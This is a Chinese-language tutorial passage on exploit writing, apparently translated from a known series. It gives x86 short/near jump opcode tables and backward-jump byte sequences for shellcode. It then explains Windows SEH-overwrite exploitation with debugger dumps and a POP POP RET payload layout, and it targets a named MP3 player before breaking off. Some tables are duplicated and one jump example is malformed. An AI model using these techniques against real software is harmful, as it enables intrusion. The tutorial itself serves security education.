
如果你想 jump 30 bytes，那么其机器码为 0x3b,0x1el。

—conditional (short/near) jump:（“如果条件成立则跳转”）：这项技术主要是基于 EFLAGS 寄存器（CF,OF,PF,SF 和 ZF）中的一个或多个状态标志的状态来实现的，如果 flags 处于指定状态（条件），那么就会跳转到由目的操作数指定的目标地址。这一目标地址是通过相对偏移量指定的（相对于 EIP 的当前值）。

例如：假设你想跳过 6 字节：查看 flags(ollydbg)，依靠标记状态，你可以使用下列机器码中的一个来实现。

例如 zero flag 为 1，那么你可以使用机器码 0x74，再连接你想跳过的字节数（在此为 0x06）。

下列是关于跳转指令对应的机器码及 flag 条件的表单：

Code	Mnemonic	Description
77 cb	JA rel8	Jump short if above (CF=0 and ZF=0)
73 cb	JAE rel8	Jump short if above or equal (CF=0)
72 cb	JB rel8	Jump short if below (CF=1)
76 cb	JBE rel8	Jump short if below or equal (CF=1 or ZF=1)
72 cb	JC rel8	Jump short if carry (CF=1)
E3 cb	JCXZ rel8	Jump short if CX register is 0
E3 cb	JECXZ rel8	Jump short if ECX register is 0

74 cb	JE rel8	Jump short if equal (ZF=1)
7F cb	JG rel8	Jump short if greater (ZF=0 and SF=OF)
7D cb	JGE rel8	Jump short if greater or equal (SF=OF)
7C cb	JL rel8	Jump short if less (SF<>OF)
7E cb	JLE rel8	Jump short if less or equal (ZF=1 or SF<>OF)
76 cb	JNA rel8	Jump short if not above (CF=1 or ZF=1)
72 cb	JNAE rel8	Jump short if not above or equal (CF=1)
73 cb	JNB rel8	Jump short if not below (CF=0)
77 cb	JNBE rel8	Jump short if not below or equal (CF=0 and ZF=0)
73 cb	JNC rel8	Jump short if not carry (CF=0)
75 cb	JNE rel8	Jump short if not equal (ZF=0)
7E cb	JNG rel8	Jump short if not greater (ZF=1 or SF<>OF)
7C cb	JNGE rel8	Jump short if not greater or equal (SF<>OF)
7D cb	JNL rel8	Jump short if not less (SF=OF)
7F cb	JNLE rel8	Jump short if not less or equal (ZF=0 and SF=OF)
71 cb	JNO rel8	Jump short if not overflow (OF=0)
7B cb	JNP rel8	Jump short if not parity (PF=0)
79 cb	JNS rel8	Jump short if not sign (SF=0)
75 cb	JNZ rel8	Jump short if not zero (ZF=0)
70 cb	JO rel8	Jump short if overflow (OF=1)
7A cb	JP rel8	Jump short if parity (PF=1)

74 cb	JE rel8	Jump short if equal (ZF=1)
7F cb	JG rel8	Jump short if greater (ZF=0 and SF=OF)
7D cb	JGE rel8	Jump short if greater or equal (SF=OF)
7C cb	JL rel8	Jump short if less (SF<>OF)
7E cb	JLE rel8	Jump short if less or equal (ZF=1 or SF<>OF)
76 cb	JNA rel8	Jump short if not above (CF=1 or ZF=1)
72 cb	JNAE rel8	Jump short if not above or equal (CF=1)
73 cb	JNB rel8	Jump short if not below (CF=0)
77 cb	JNBE rel8	Jump short if not below or equal (CF=0 and ZF=0)
73 cb	JNC rel8	Jump short if not carry (CF=0)
75 cb	JNE rel8	Jump short if not equal (ZF=0)
7E cb	JNG rel8	Jump short if not greater (ZF=1 or SF<>OF)
7C cb	JNGE rel8	Jump short if not greater or equal (SF<>OF)
7D cb	JNL rel8	Jump short if not less (SF=OF)
7F cb	JNLE rel8	Jump short if not less or equal (ZF=0 and SF=OF)
71 cb	JNO rel8	Jump short if not overflow (OF=0)
7B cb	JNP rel8	Jump short if not parity (PF=0)
79 cb	JNS rel8	Jump short if not sign (SF=0)
75 cb	JNZ rel8	Jump short if not zero (ZF=0)
70 cb	JO rel8	Jump short if overflow (OF=1)
7A cb	JP rel8	Jump short if parity (PF=1)

7A cb	JP rel8	Jump short if parity (PF=1)
7A cb	JPE rel8	Jump short if parity even (PF=1)
7B cb	JPO rel8	Jump short if parity odd (PF=0)
78 cb	JS rel8	Jump short if sign (SF=1)
74 cb	JZ rel8	Jump short if zero (ZF = 1)
0F 87 cw/cd	JA rel16/32	Jump near if above (CF=0 and ZF=0)
0F 83 cw/cd	JAE rel16/32	Jump near if above or equal (CF=0)
0F 82 cw/cd	JB rel16/32	Jump near if below (CF=1)
0F 86 cw/cd	JBE rel16/32	Jump near if below or equal (CF=1 or ZF=1)
0F 82 cw/cd	JC rel16/32	Jump near if carry (CF=1)
0F 84 cw/cd	JE rel16/32	Jump near if equal (ZF=1)
0F 84 cw/cd	JZ rel16/32	Jump near if 0 (ZF=1)
0F 8F cw/cd	JG rel16/32	Jump near if greater (ZF=0 and SF=OF)
0F 8D cw/cd	JGE rel16/32	Jump near if greater or equal (SF=OF)
0F 8C cw/cd	JL rel16/32	Jump near if less (SF<>OF)
0F 8E cw/cd	JLE rel16/32	Jump near if less or equal (ZF=1 or SF<>OF)
0F 86 cw/cd	JNA rel16/32	Jump near if not above (CF=1 or ZF=1)
0F 82 cw/cd	JNAE rel16/32	Jump near if not above or equal (CF=1)
0F 83 cw/cd	JNB rel16/32	Jump near if not below (CF=0)
0F 87 cw/cd	JNBE rel16/32	Jump near if not below or equal (CF=0 and ZF=0)
0F 83 cw/cd	JNC rel16/32	Jump near if not carry (CF=0)

0F 85 cw/cd	JNE rel16/32	Jump near if not equal (ZF=0)
0F 8E cw/cd	JNG rel16/32	Jump near if not greater (ZF=1 or SF<>OF)
0F 8C cw/cd	JNGE rel16/32	Jump near if not greater or equal (SF<>OF)
0F 8D cw/cd	JNL rel16/32	Jump near if not less (SF=OF)
0F 8F cw/cd	JNLE rel16/32	Jump near if not less or equal (ZF=0 and SF=OF)
0F 81 cw/cd	JNO rel16/32	Jump near if not overflow (OF=0)
0F 8B cw/cd	JNP rel16/32	Jump near if not parity (PF=0)
0F 89 cw/cd	JNS rel16/32	Jump near if not sign (SF=0)
0F 85 cw/cd	JNZ rel16/32	Jump near if not zero (ZF=0)
0F 80 cw/cd	JO rel16/32	Jump near if overflow (OF=1)
0F 8A cw/cd	JP rel16/32	Jump near if parity (PF=1)
0F 8A cw/cd	JPE rel16/32	Jump near if parity even (PF=1)
0F 8B cw/cd	JPO rel16/32	Jump near if parity odd (PF=0)
0F 88 cw/cd	JS rel16/32	Jump near if sign (SF=1)
0F 84 cw/cd	JZ rel16/32	Jump near if 0 (ZF=1)

如上所示，你可以利用值为 0 的 ECX 寄存器来实现 short jump。由于当系统中发生异常时，windows SHE 保护机制（具体参见本系列教程中第三部分）会将各寄存器清零，因此有时你可以使用 0xe3 作为跳转指令的机器码（如果 ECX=00000000）。

注意：你可以在下列地址中找到更多或其它关于实现 2 byte jump 的信息（前向/后向/反跳转）：**http://www.geocities.com/thestarman3/asm/2bytejumps.htm**

后向跳转（backward jump）

如果你需要执行一后向跳转（以负偏移量实现跳转）：获取负偏移量，并将其转换成十六进制，最后以这个双字节的十六进制值为参数实现跳转（\xeb 或\xe9）。

例如：回跳 7 字节：-7=FFFFFFF9，因此 jump-7 的机器码为"\xeb\xf9\xff\xff"。

例如：回跳 400 字节：-400 = FFFFFE70,因此 jump -400 bytes = "\xe9\x70\xfe\xff\xff"（正如你所看到的，这机器码共 5 字节长）。然而有时你可能需要在 dword 大小（限制为 4 字节）的空间中实现跳转，那么你可需要执行多个短跳转，才能达到你想到达的地址。

Exploit 编写教程第三篇：基于 SEH 的 Exploit

译：看雪论坛-moonife-2009-11-26

在 Exploit 编写系列教程的第二篇中，我们讨论了传统的缓冲区溢出利用和如何编写有效的 exploit 以及各种跳转到 shellcode 的技术。在前文的例子中，我们可以直接重写 EIP 和拥有足够大的缓冲区存放我们的 shellcode。在那个上面，我们可以使用不同的跳转技术来达到我们的目的。但并不是所有的溢出都是那么简单的。


今天，我们将看到另一种使用异常处理机制的漏洞利用技术。

什么是异常处理例程？

一个异常处理例程是内嵌在程序中的一段代码，用来处理在程序中抛出的异常。一个典型的异常处理例程如下所示：

```
try
{
//run stuff. If an exception occurs, go to <catch> code
}
catch
{
// run stuff when exception occurs
}
```

马上看一下在栈中try & catch的位置以及他们之间是如何关联的：




Windows中有一个默认的SEH（结构化异常处理例程）捕捉异常。如果Windows捕捉到了一个异常，你会看到“XXX遇到问题需要关闭”的弹窗。这通常是默认异常处理的结果。很明显，为了编写健壮的软件，开发人员应该要用开发语言指定异常处理例程，并且把Windows的默认SEH作为最终的异常处理手段。当使用语言式的异常处理（如：try...catch），必须要按照底层的操作系统生成异常处理例程代码的链接和调用（如果没有一个异常处理例程被调用或有效的异常处理例程无法处理异常，那么Windows SEH将被使用（UnhandledExceptionFilter））。所以当执行一个错误或非法指令时，程序将有机会来处理

这个异常和做些什么。如果没指定异常处理例程的话，那么操作系统将接管，捕捉异常和弹窗，并询问是否要把错误报告发送给MS。

为了能够让程序发生异常时跳到 catch{...}代码，在栈中将保存有指向这个异常处理例程代码的指针（每一个代码块），每一个代码块都拥有自己的栈帧，指向这个异常处理例程代码的指针就属于这个帧中一部分。从另一方面讲就是：每一个函数/过程都有一个栈帧，如果在这函数/过程中有实现异常处理，那么基于帧的异常处理例程信息将以 exception_registration 结构储存在栈中。

In the main
这个结构（也叫一个 SEH 记录）大小为 8 个字节，有两个（4 byte）成员：
一个是指向下一个 exception_registration 结构的指针（很重要，指向下一条 SEH 记录，特别是当当前处理例程无法处理异常的时候）
一个是指向异常处理例程的指针
SEH 链在栈中分布大致视图：



在 main 数据块的顶部（程序“main”函数的数据块，或 TEB（线程环境块）/TIB（线程信息块））放置着一个指向 SEH 链的指针，SEH 链也被叫做 FS:[0]链。

所以，在 Intel 的机器上，我们看反汇编的 SEH 代码时，你会看到 mov eax, dword ptr fs:[0] 这个指令，它的 opcode 是 64A100000000，确保这个线程安装了异常处理例程和当异常发生时进行捕获。如果没看到这个 opcode，那么这个程序/线程也许根本没有进行异常处理（moonife：用 Win32 汇编实现的异常处理安装一般我们并没有使用这个指令，而是直接 push dword ptr fs:[0]，mov eax, dword ptr fs:[0]在 push eax 这个一般是高级语言编译器生成的）。或者，你可以使用 OllyGraph 这个 OllyDbg 插件生成一个函数流程图。

在 SEH 链的底部被指定为 FFFFFFFF。这会触发一个程序的非正常结束（然后 OS 的例程开始接管）。

马上看一个例子：编译下面的源码（sehtest.exe）并用 windbg 打开，先不要运行，让它挂起：

```
#include<stdio.h>
#include<string.h>
#include<windows.h>
int ExceptionHandler(void);
int main(int argc,char *argv[]){
char temp[512];
printf("Application launched");
__try {
strcpy(temp,argv[1]);
} __except ( ExceptionHandler() ){
}
return 0;
}
int ExceptionHandler(void){
printf("Exception");
return 0;
}
```

加载的模块：

```
Executable search path is:
        ModLoad: 00400000 0040c000 c:\sploits\seh\lcc\sehtest.exe
        ModLoad: 7c900000 7c9b2000 ntdll.dll
        ModLoad: 7c800000 7c8f6000 C:\WINDOWS\system32\kernel32.dll
        ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.DLL
        ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
        ModLoad: 73d90000 73db7000 C:\WINDOWS\system32\CRTDLL.DLL
```

这个程序位于 00400000 到 0040c000 之间

在这个区域中找 opcode：

```
0:000> s 00400000 l 0040c000 64 A1
        00401225 64 a1 00 00 00 00 55 89-e5 6a ff 68 1c a0 40 00 d.....U..j.h..@.
        0040133f 64 a1 00 00 00 00 50 64-89 25 00 00 00 00 81 ec d.....Pd.%......
```

这个说明了已经注册了异常处理例程，查看 TEB 的 dump：

```
0:000> d fs:[0]
        003b:00000000 0c fd 12 00 00 00 13 00-00 e0 12 00 00 00 00 00 ................
        003b:00000010 00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 ................
        003b:00000020 84 0d 00 00 54 0c 00 00-00 00 00 00 00 00 00 00 ....T...........
        003b:00000030 00 d0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 ................
        003b:00000040 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
        003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
        003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
        003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
        0:000> !exchain
        0012fd0c: ntdll!strchr+113 (7c90e920)
```

这个指针指向 0x0012fd0c（SEH 链的起点），我们看一下这个区域：

```
0:000> d 0012fd0c
0012fd0c ff ff ff ff 20 e9 90 7c-30 b0 91 7c 01 00 00 00 .... ..|0..|....
0012fd1c 00 00 00 00 57 e4 90 7c-30 fd 12 00 00 00 90 7c ....W..|0......|
0012fd2c 00 00 00 00 17 00 01 00-00 00 00 00 00 00 00 00 ................
0012fd3c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0012fd4c 08 30 be 81 92 24 3e f8-18 30 be 81 18 aa 3c 82 .0...$>..0....<.
0012fd5c 90 2f 20 82 01 00 00 00-00 00 00 00 00 00 00 00 ./ ............
0012fd6c 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0012fd7c 01 00 00 f4 00 00 00 00-00 00 00 00 00 00 00 00 ................
```

SEH 链的末尾被指定为 ff ff ff ff（也就是下一个 SEH 记录为空，SEH 链到此结束）。这是正常的，因为程序还没运行，还在挂起。


如果你安装了 OllyDbg 的 OllyGraph 插件，你可以用 OllyDbg 打开程序和创建流程图，它会标明是否安装了异常处理例程：

当我们运行程序（F5 或 g）将看到：

```
0:000> d fs:[0]
*** ERROR: Symbol file could not be found. Defaulted to export symbols for ...
003b:00000000 40 ff 12 00 00 00 13 00-00 d0 12 00 00 00 00 00 @...............
003b:00000010 00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 ................
003b:00000020 84 0d 00 00 54 0c 00 00-00 00 00 00 00 00 00 00 ....T...........
003b:00000030 00 d0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000040 a0 06 85 e2 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000050 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000060 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
003b:00000070 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0:000> d 0012ff40
0012ff40 b0 ff 12 00 d8 9a 83 7c-e8 ca 81 7c 00 00 00 00 .......|...|....
0012ff50 64 ff 12 00 26 cb 81 7c-00 00 00 00 b0 f3 e8 77 d...&..|.......w
0012ff60 ff ff ff ff c0 ff 12 00-28 20 d9 73 00 00 00 00 ........( .s....
0012ff70 4a f7 63 01 00 d0 fd 7f-6d 1f d9 73 00 00 00 00 J.c.....m..s....
0012ff80 00 00 00 00 00 00 00 00-ca 12 40 00 00 00 00 00 ..........@.....
0012ff90 00 00 00 00 f2 f6 63 01-4a f7 63 01 00 d0 fd 7f ......c.J.c.....
0012ffa0 06 00 00 00 04 2d 4c f4-94 ff 12 00 ab 1c 58 80 .....-L.......X.
0012ffb0 e0 ff 12 00 9a 10 40 00-1c a0 40 00 00 00 00 00 ......@...@.....
```

Main 函数的 TEB 现在已经被设置了。Main 函数的 SEH 链位于 0x0012ff40 处，在 0x0012ff40 处列出了异常处理例程和指向异常处理例程函数的指针(0x0012ffb0)。

在 Ollydbg 中我们可以更方便的查看 SEH 链：



这里我们可以看到我们的异常处理例程函数 ExceptionHandler().

总之，正如从上面例子解释和截图中显示那样，各个异常处理例程是相互连在一起的。它们在栈中形成链表链并位于栈底。当发生异常时，windows ntdll.dll 将从 SEH 链的头节点（从 TEB/TIB 的第一个成员获得）开始检索和遍历 SEH 链并寻找合适的例程。如果没有找到，则使用默认的 Win32 例程（位于栈底，跟在 FFFFFFFF 后面的那个例程指针）。

你可以阅读 Matt Pietrek 在 1997 写的关于 SEH 的非常棒的文章：
http://www.microsoft.com/msj/0197/exception/exception.aspx

Windows xp SP1 在 SEH 上的变化，以及 GS/DEP/SafeSEH 和其他保护机制在 Exploit 编写中带来的影响。

Xor
为了能够编写一个基于 SEH 溢出的 Exploit，我们需要在 Windows xp sp1 之前版本和 SP1 以及后续版本之间做个详细的比较。从 SP1 开始，在调用异常处理例程之前，所有的寄存器都将先被清空（如：xor eax,eax），这让 Exploit 的编写变得更复杂。这个意味着当第一次发生异常时会有一个或多个寄存器指向你的 Payload，但是一旦 EH 发挥作用，这些寄存器都将被清空（所以你无法直接跳转到它们（如：jmp esp）来执行你的 shellcode）。等一下我们将会讨论这个。
DEP & Stack Cookies
在上面，Stack Cookies（通过 C++编译器选项）和 DEP（Data Execution Prevention）已经介绍过了（Windows xp sp2 和 windows 2003）。我会就 Stack Cookies 和 DEP 来写一篇完整的文章（第六篇讲这个）。现在你只需要简单的记住这两个技术使 Exploit 的编写变得更加困难。

SafeSEH
编译器上新增了一些额外的保护，帮助禁止非法的 SEH 覆盖。当用/safeSEH 选项编译的模块这个保护机制将被开启。

Windows 2003
在 Windows 2003 server 上有更多的保护机制。在本篇中将不做讨论（在第六篇中讨论），因为它会让事情变复杂。一旦你掌握了本篇内容，你应该就去看看第六篇。

XOR, SafeSEH,….我们怎样做才能够利用 SEH 跳转到 shellcode 呢？
当存在 XOR 0x00000000 和 SafeSEH 保护时，你就不能简单的跳到寄存器了（因为都先被清空了），因此我们必须调用 DLL 中一系列指令来达到目的了。


（你应该避免使用系统 DLL，而用程序自身的 DLL 中的地址来编写可靠的 Exploit（假定这个 DLL 没用/safeSEH 选项去编译）。这样，使用的地址就几乎总是一样的了，而不受操作系统版本的影响。但是如果程序本身没带 DLL，那么使用没有 safeSEH 保护的系统 DLL，这个 DLL 有我们需要调用的指令，也是可行的）
这项技术背后的理论依据是：如果我们能够覆盖处理异常的 SHE 例程的指针，同时我们有意的触发另一个异常（一个伪造的异常），我们就可以强制让程序跳到你的 shellcode 来取得控制权（替代真正的异常处理函数）。POP POP RET 这一系列指令将达到这个效果。系统将

认为异常处理例程已经被执行过了而换到下一个 SEH（或 SEH 链的末尾）。这些伪造的指令（指 pop pop ret）应该在已加载的 DLL/EXE 模块中找，而不是在栈中（重复一下，寄存器不可用）。（你可以尝试使用 ntdll.dll 或程序自身的特定 DLL）。

提示：OllySSEH 这个 OllyDbg 插件很棒，它可以帮助你识别已加载的模块是否有 safeSEH 保护。因为找到包含 pop/pop/ret 指令串的且没有 safeSEH 保护的 DLL 模块是很关键的。

一般的，指向下一条SEH记录的指针包含了一个地址。但是为了编写一个用小型的jumpcode跳到shellcode (应该位于被覆盖的SE Handler后面)的Exploit。pop pop ret指令串将确保代码得到执行。

换言之，Payload必须要完成下面的事情
1 触发一个异常
2 用jumpcode覆盖next SEH record域（这样它才能跳到shellcode）
3 用指向pop pop ret指令串的指针覆盖SE Handler域
4 Shellcode 应该要直接跟在被覆盖的SE Handler域后面，被覆盖的next SEH record域中的jumpcode将跳到shellcode执行。



在前面我们已经说过，在程序中可以没有自定义的异常处理例程（在这种情况下，默认的系统异常处理例程将接管，这时你需要覆盖很多数据。一直到栈底部），或者是程序有自定义的异常处理例程（这时你就可以选择到底要覆盖多深了）。

一个典型的payload如下所示：
[Junk][nSEH][SEH][Nop-Shellcode]

nSEH=跳转到shellcode，SEH指向pop pop ret指令串。

务必要挑一个全局性的地址去覆盖SE Handler域。理想的情形是，在程序自带的某一个DLL模块中找个一个好的pop pop ret指令串。

在编写Exploit之前，我们先看一下Ollydbg和Windbg是如何跟踪SEH处理过程的（它可以帮

助你编写正确的payload）.
本文进行测试的漏洞是上个星期公布出来的（2009-7-20）

用Ollydbg动态观察SEH


当演示普通栈溢出的时候，我们是覆盖返回地址而让程序跳到我们的shellcode的。在写SEH溢出的时候，我们也要在覆盖EIP后继续覆盖栈空间，所以我们可以覆盖默认的异常处理例程。我们将如何利用这个漏洞呢，你马上就会看到。

让我们用存在于Soritong MP3 player 1.0上的一个漏洞，这个漏洞在2009-7-20公布出来。
你可以从这里下载Soritong MP3 player 1.0：
http://www.sorinara.com/soritong/
这个漏洞指出一个畸形的皮肤文件将导致溢出。我们所有下面的perl脚本创建一个UI.txt文件并放到skin\默认文件夹下：

